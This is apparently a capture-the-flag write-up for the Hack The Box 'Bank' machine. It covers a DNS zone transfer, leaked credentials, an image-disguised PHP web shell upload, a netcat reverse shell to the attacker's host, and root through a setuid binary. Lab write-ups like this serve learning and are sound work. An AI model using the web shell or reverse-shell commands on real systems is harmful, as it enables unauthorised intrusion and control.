

## Hack The Box – Bank

OS – Linux

I started with nmap scan.

```
Nmap scan report for 10.10.10.29
Host is up (0.092s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu
          |_ ssh-hostkey:
          |   1024 08:ee:d0:30:d5:45:e4:59:db:4d:
          |   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:
          |   256  a0:4c:94:d1:7b:6e:a8:fd:07:fe:1
          |_  256  2d:79:44:30:c8:bb:5e:8f:07:cf:5
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu
          |_ dns-nsid:
          |_  bind.version: 9.9.5-3ubuntu0.14-Ubu
80/tcp    open  http     Apache httpd 2.4.7
          |_ http-server-header: Apache/2.4.7 (Ubu
          |_ http-title: Apache2 Ubuntu Default Pa
Service Info: OS: Linux; CPE: cpe:/o:li
```

Other than port 22, ports 53 and 80 are open. DNS is running on TCP port 53, which might mean that DNS zone transfer might be enabled. When we go to the webpage on the browser, it shows Apache default page.

Started with nslookup command and set the server to the Bank IP address.

Running dig command to check for zone transfers:  
Dig axfr bank.htb @10.10.10.29

We see a few subdomains, like chris.bank.htb.


Going to <http://10.10.10.29> shows Apache default page, and going to <http://bank.htb> gives a DNS error. Adding 10.10.10.29 as the nameserver in /etc/resolv.conf fixes this issue.

This time, going to <http://bank.htb> goes to a login page.

Running dirbuster on <http://10.10.10.29> did not help, but running it against <http://bank.htb> showed some interesting results.

There are a couple of PHP files support.php and index.php that are several KB in size. Looking at them showed they redirect to login.php but have some data. So using Burp Intercept, we can grep and replace "302 Found" to "200 OK" and see the responses.

In support.php response, we also see a comment like:



```
background-position: 0% 0%;" name="message"
id="ticket_message"></textarea>
<br>
<div
style="position: relative;">
<!--
[DEBUG] I added the file extension .htb to
execute as php for debugging purposes only
[DEBUG] -->
<a
class='btn btn-primary' href='javascript:;'
Choose File...
<input type="file" required
```

Looking at <http://bank.htb/balance-transfer> shows a lot of encrypted files. The files look similar but there is one that is of smaller size. When I looked at the file, it showed:

```
--ERR ENCRYPT FAILED
```

```
+=====+
```

```
| HTB Bank Report |
```

```
+=====+
```

```
===UserAccount===
```

```
Full Name: Christos Christopoulos
```

```
Email: chris@bank.htb
```

```
Password: !##HTBB4nkP4sswOrd!##
```

```
CreditCards: 5
```

```
Transactions: 39
```

```
Balance: 8842803 .
```

```
===UserAccount===
```

We got a user account to login as into bank.htb.

Using support.php, we can raise a support ticket and find that it only accepts an image file. So we can upload an image with using the debug comment above, try something like this:

```
-----1293330957536991766370226476
Content-Disposition: form-data; name="title"
```

test

```
-----1293330957536991766370226476
Content-Disposition: form-data; name="message"
```

test1

```
-----1293330957536991766370226476
Content-Disposition: form-data; name="fileToUpload";
filename="HackerAccessGranted.htb"
Content-Type: image/jpeg
```

GIF89a/ <?php echo system(\$\_REQUEST['hello']); ?> ✓

```
-----1293330957536991766370226476
Content-Disposition: form-data; name="submitadd"
```

```
-----1293330957536991766370226476--
Upgrade-Insecure-Requests: 1
```

Now when we go to view the ticket, we can see a request  
<http://bank.htb/uploads/HackerAccessGranted.htb>.

Going to <http://bank.htb/uploads/HackerAccessGranted.htb?hello=cat> /etc/passwd shows us the file.

Similarly, using the argument value ls /home/chris/user.txt, we can find the user flag.

Using hello=nc -e /bin/sh <my IP = 10.10.14.38> 4000

And running nc -lvnp 4000 on my Kali host,

I see a shell.

```
root@kali:~/HTB/Bank# nc -lvnp 4000
listening on [any] 4000 ...
connect to [10.10.14.38] from (UNKNOWN)
```

Looking at inc/user.php shows mysql password.

```

    }

    function getCreditCards($username)
    {
        $mysql = new mysqli("localhost", "root", "root", "htbbank");

        $username = $mysql->real_escape_string($username);
        $result = $mysql->query("SELECT * FROM credit_cards WHERE username = '$username'");

        $final = "";
        while($row = $result->fetch_assoc())
        {
            $final .= "<tr>";
        }
    }
}

```

From here, we can use mysql command:  
 Mysql -u root -p

And log into mysql.

We can explore the databases and tables. We see that in mysql database and user table, there are some credentials.

From mysql prompt, typing \! /bin/sh gives you a shell.

```

n/sh at line 1
mysql> \! /bin/sh
\! /bin/sh
$ █

```

It is still run as www-data.

Since mysql passwords are shown, I wanted to try nmap scripts. Nmap is seen on the box. Running nmap did not show any password hashes.

When I looked for setuid files, using  
`find / -perm -4000`

I found one interesting file:  
`/var/htb/bin/emergency`



Looking at the file,

```
$ cd /var/htb/bin
cd /var/htb/bin
$ ls
ls
emergency
$ file emergency
file emergency
emergency: setuid ELF 32-bit LSB shared
dynamically linked (uses shared libs), f
896e5f8db5be4db7b7ebab6ee176129b399, str
$ ls -l
ls -l
total 112
-rwsr-xr-x 1 root root 112204 Jun 14 20
$ ./emergency
./emergency
# id
id
uid=33(www-data) gid=33(www-data) euid=0
```

uid=55(www-data) gid=55(www-data) euid=0

# whoami

whoami

root

# cd /root

cd /root

# ls

ls

root.txt

# more root.txt

more root.txt

d5be56adc67b488f81a4b9de30c8a68e

#